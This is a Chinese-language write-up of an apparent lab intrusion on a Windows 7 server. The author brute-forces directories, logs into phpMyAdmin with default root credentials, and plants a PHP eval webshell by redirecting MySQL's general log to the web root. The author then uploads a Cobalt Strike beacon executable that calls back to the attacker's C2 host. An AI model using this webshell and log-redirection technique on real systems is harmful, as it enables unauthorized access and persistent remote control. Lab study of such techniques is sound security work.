

这里跳过配置。

win7 ip: 172.16.170.43

kali ip: 172.16.170.38


一、访问目标服务器



访问目标网页是一个php study探针

一个很有用的信息网页。可以在这里看到目标服务器的域名和IP地址，网站根目录的绝对路径和探针路径

php探针是我们下载它的登陆器，进行本地连接，看登陆器端口和其服务器的ip地址，直接在网站去访问它的服务器ip地址，得到的页面



在这里我们看到有一个mysql数据库的检测，默认用户和密码为root

```
(kali㉿kali)-[~]  
$ dirb http://172.16.170.43
```

```
DIRB v2.22  
By The Dark Raver
```

```
START_TIME: Tue Mar 14 23:09:46 2023  
URL_BASE: http://172.16.170.43/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
— Scanning URL: http://172.16.170.43/ —  
+ http://172.16.170.43/aux (CODE:403|SIZE:212)  
+ http://172.16.170.43/com1 (CODE:403|SIZE:213)  
+ http://172.16.170.43/com2 (CODE:403|SIZE:213)  
+ http://172.16.170.43/com3 (CODE:403|SIZE:213)  
+ http://172.16.170.43/con (CODE:403|SIZE:212)  
+ http://172.16.170.43/lpt1 (CODE:403|SIZE:213)  
+ http://172.16.170.43/lpt2 (CODE:403|SIZE:213)  
+ http://172.16.170.43/nul (CODE:403|SIZE:212)  
+ http://172.16.170.43/phpinfo.php (CODE:200|SIZE:71438)  
=> DIRECTORY: http://172.16.170.43/phpmyadmin/  
=> DIRECTORY: http://172.16.170.43/phpMyAdmin/  
+ http://172.16.170.43/prn (CODE:403|SIZE:212)
```

```
— Entering directory: http://172.16.170.43/phpmyadmin/ —  
+ http://172.16.170.43/phpmyadmin/aux (CODE:403|SIZE:223)  
+ http://172.16.170.43/phpmyadmin/changelog (CODE:200|SIZE:32593)  
+ http://172.16.170.43/phpmyadmin/ChangeLog (CODE:200|SIZE:32593)  
+ http://172.16.170.43/phpmyadmin/com1 (CODE:403|SIZE:224)  
+ http://172.16.170.43/phpmyadmin/com2 (CODE:403|SIZE:224)
```



欢迎使用 phpMyAdmin

语言 - Language

中文 - Chinese simplified ▼


登录

用户名:

密码:

执行


由于存在php探针，所以大概率会存在phpmyadmin的登录页面
这里通过扫描，发现了phpmyadmin登录页面



通常用户和密码默认都是root，这里直接通过root进入界面，里面可以写sql语言

二、sql注入shell

这里因为我们通过之前的php探针知道了网页的绝对路径，可以尝试在phpmyadmin网页下，通过sql语句的into outfile或者into dumpfile将shell写入路径文件下。



```
1 select '<?php @eval($_POST['shell']);?>' into outfile 'C:/php/www/shell.php'
```


这里写入shell发现报错！



```
1 show variables like '%secure_%'
```

这里通过查看secure-file-priv发现为null，说明mysql禁止导入导出操作

这样的话，我们只能试着去试试mysql的日志文件是否能够使用



```
1 show global variables like '%general_%'
```

通过查询，发现全局日志文件是关闭的，且知道了绝对路径。

| | |
|--------------------------------|---------------------------|
| expire_logs_days | 0 |
| general_log | ON |
| general_log_file | C:/phpStudy/WWW/shell.php |
| innodb_flush_log_at_trx_commit | 1 |

```
1 set global general_log = on
2 set global general_log_file = 'C:/phpStudy/www/shell.php'
```

更改日志保存路径！注意不要出现文件名错误！

于是通过语句更新两者，将其日志启动，并更改路径到服务器根目录下。

```
1 select "<?php @eval($_POST['shell']);?>"
```

然后只需要运行查询语句，即可将shell写入日志文件里面，也就是shell.php里面。



写入shell后，通过蚁剑成功访问服务器文件！

```
:::info
```


这里得到一个shell就够了。原本可以在yxcms里面再创建一个shell的，这里不多阐述

```
:::
```

三、连接Cobalt Strike



这里通过蚁剑查看自己的权限，administrator是一个挺高的权限了。



于是这里打开我们的cs。我是将cs的服务端和客户端都放在自己电脑上的。

```
(kali㉿kali)-[~/cs4.5]
$ sudo ./teamserver 172.16.170.38 root
[sudo] kali 的密码:
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: 10200ad4ce05b4e8a3d017a6c76ee47d5ee15147d753a02d206d08d269c82d1f
[+] Listener: nihoa started!
[+] Listener: getwin7 started!
[!] Trapped java.io.EOFException during client (172.16.170.40) read [Manage: n
eo]: null
[!] Trapped java.io.EOFException during client (172.16.170.37) read [Manage: j
une]: null
[!] Listeners: listeners.stop: isBeacon: false
[!] Listeners: listeners.stop: isBeacon: false
```

我们在cs目录下运行teamserver 输入本机端口 和任意密码，即可开启一个cs服务端，当启动成功后，这个命令端将持续运行，这里不能关闭命令端口。

```
kali@kali: ~/cs4.5
文件 动作 编辑 查看 帮助

(kali@kali)-[~/cs4.5]
$ sudo ./cobaltstrike
[sudo] kali 的密码:
[CSAgent] load translation resource
[-] Trapped java.lang.NullPointerException during cortana bridge: &spawn [AWT
-EventQueue-0]: null
java.lang.NullPointerException
    at sleep.runtime.SleepUtils.getScalar(Unknown Source)
    at common.ScListener.A(Unknown Source)
    at common.ScListener.exportLocal(Unknown Source)
    at common.ScListener.exportLocal(Unknown Source)
    at beacon.TaskBeacon.Spawn(Unknown Source)
    at beacon.TaskBeacon.Spawn(Unknown Source)
    at aggressor.bridges.BeaconTaskBridge.evaluate(Unknown Source)
    at cortana.SafeFunction.evaluate(Unknown Source)
    at sleep.engine.CallRequest$FunctionCallRequest.execute(Unknown Source)
    )
    at sleep.engine.CallRequest.CallFunction(Unknown Source)
```

这里再打开一个命令端，继续在cs目录下运行 cobaltstrike



就会得到一个窗口，然后客户端的命令窗口也不能关闭！

这里主机写服务端的ip，这里我主机和服务端都在kali上，所以我写入本机ip
端口不变，用户随意。

密码写入之前创建服务端的密码，这里是root

Cobalt Strike

Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H)


+ - 🔊 📺 ⚙️ 📄 🔗 📁 📦

| | external | inte... | listener | user | compu... | note | process | pid | arch | last |
|----|-----------|-----------|----------|-----------|----------|------|------------|------|------|------|
| 🖼️ | 172.16... | 169.25... | getwin7 | Admini... | STU1 | | getwin... | 1064 | x64 | 23ms |
| 🖼️ | 172.16... | 169.25... | nihoa | SYSTE... | STU1 | | rundll3... | 1260 | x64 | 52s |
| 🖼️ | 172.16... | 169.25... | nihoa | Admini... | STU1 | | ad.exe | 2368 | x64 | 50s |
| 🖼️ | 172.16... | 169.25... | getwin7 | SYSTE... | STU1 | | werfaul... | 2472 | x64 | 70ms |

事件日志 X

```
03/14 22:41:15 *** initial beacon from Administrator *@169.254.129.186 (STU1)
03/14 22:41:15 *** initial beacon from SYSTEM *@169.254.129.186 (STU1)
03/14 22:41:20 *** neo has left.
03/14 22:41:20 *** june has left.
03/14 22:41:21 *** neo has joined.
03/14 22:41:22 *** june has joined.
03/14 22:42:06 *** initial beacon from SYSTEM *@169.254.129.186 (STU1)
03/14 22:42:08 *** initial beacon from Administrator *@169.254.129.186 (STU1)
03/14 22:42:22 *** Lin has joined.
03/14 22:42:51 <june> aaa
03/14 23:07:58 *** iune has left.
[03/14 23:36] Lin [lag: 00]
event>
```

点击连接后，即可成功进入cs（这里我之前已经攻击过了，所以有东西，如果是刚打开，这里是没有东西的）



这里我们先点击监听器，然后添加一个监听器。

新建监听器

创建监听器

名字: getwin7

Payload: Beacon HTTP

Payload选项

HTTP地址: 172.16.170.38

地址轮询策略: round-robin

最大重试策略: none

HTTP地址(Stager): 172.16.170.43

配置名称: default

HTTP端口(上线): 7878

HTTP端口(监听):

HTTP Host头:

这名字随意，payload选择beacon HTTP

payload选项里面：

HTTP地址填写cs服务端ip！


HTTP地址（Stager）填写被攻击的ip地址，这里我攻击win7的ip地址为172.16.170.43

端口写一个不常用的端口，这里写7878


填完后点击创建。

可以看到下方有一个以创建的监听器。

| name ^ | payload | host | port | bin... | beacons | profile |
|---------|---------------------------|--------------|------|--------|---------------|---------|
| getwin7 | windows/beacon_http/re... | 172.16.17... | 7878 | | 172.16.170.38 | default |



然后去攻击里面生成一个windows可执行的exe后门程序。操作如图



然后将这个生成的exe保存到一个你熟悉的路径中即可。这里我保存名字为123.exe

| | | | |
|----|-------------------|---------------------|---------------------|
| 上传 | 123.exe => C 上传成功 | 2023-03-14 21:58:43 | 2023-03-14 21:58:44 |
|----|-------------------|---------------------|---------------------|

```
C:\phpStudy\WWW> 123.exe
```

然后通过蚁剑将其上传到文件中后运行

| 事件日志 X | 监听器 X | 监听器 X |
|---|-------|-------|
| 03/14 22:41:15 *** initial beacon from Administrator *@169.254.129.186 (STU1) | | |
| 03/14 22:41:15 *** initial beacon from SYSTEM *@169.254.129.186 (STU1) | | |

即可在cs里看到它已上线。

| external | inte... | listener | user | compu... | note | process | pid | arch | last |
|-----------|-----------|----------|-----------|----------|------|------------|------|------|------|
| 172.16... | 169.25... | getwin7 | Admini... | STU... | | getwin... | 1064 | x64 | 44ms |
| 172.16... | 169.25... | nihoa | SYSTE... | STU... | | rundll3... | 1260 | x64 | 3s |
| 172.16... | 169.25... | nihoa | Admini... | STU... | | ad.exe | 2368 | x64 | 3s |


会话交互(I)
 凭证提权(A)

```


beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
  
```

这里打开用户的会话交互，先将sleep设置为0，不然会有显示延迟。


下一步就需要用到脚本了。



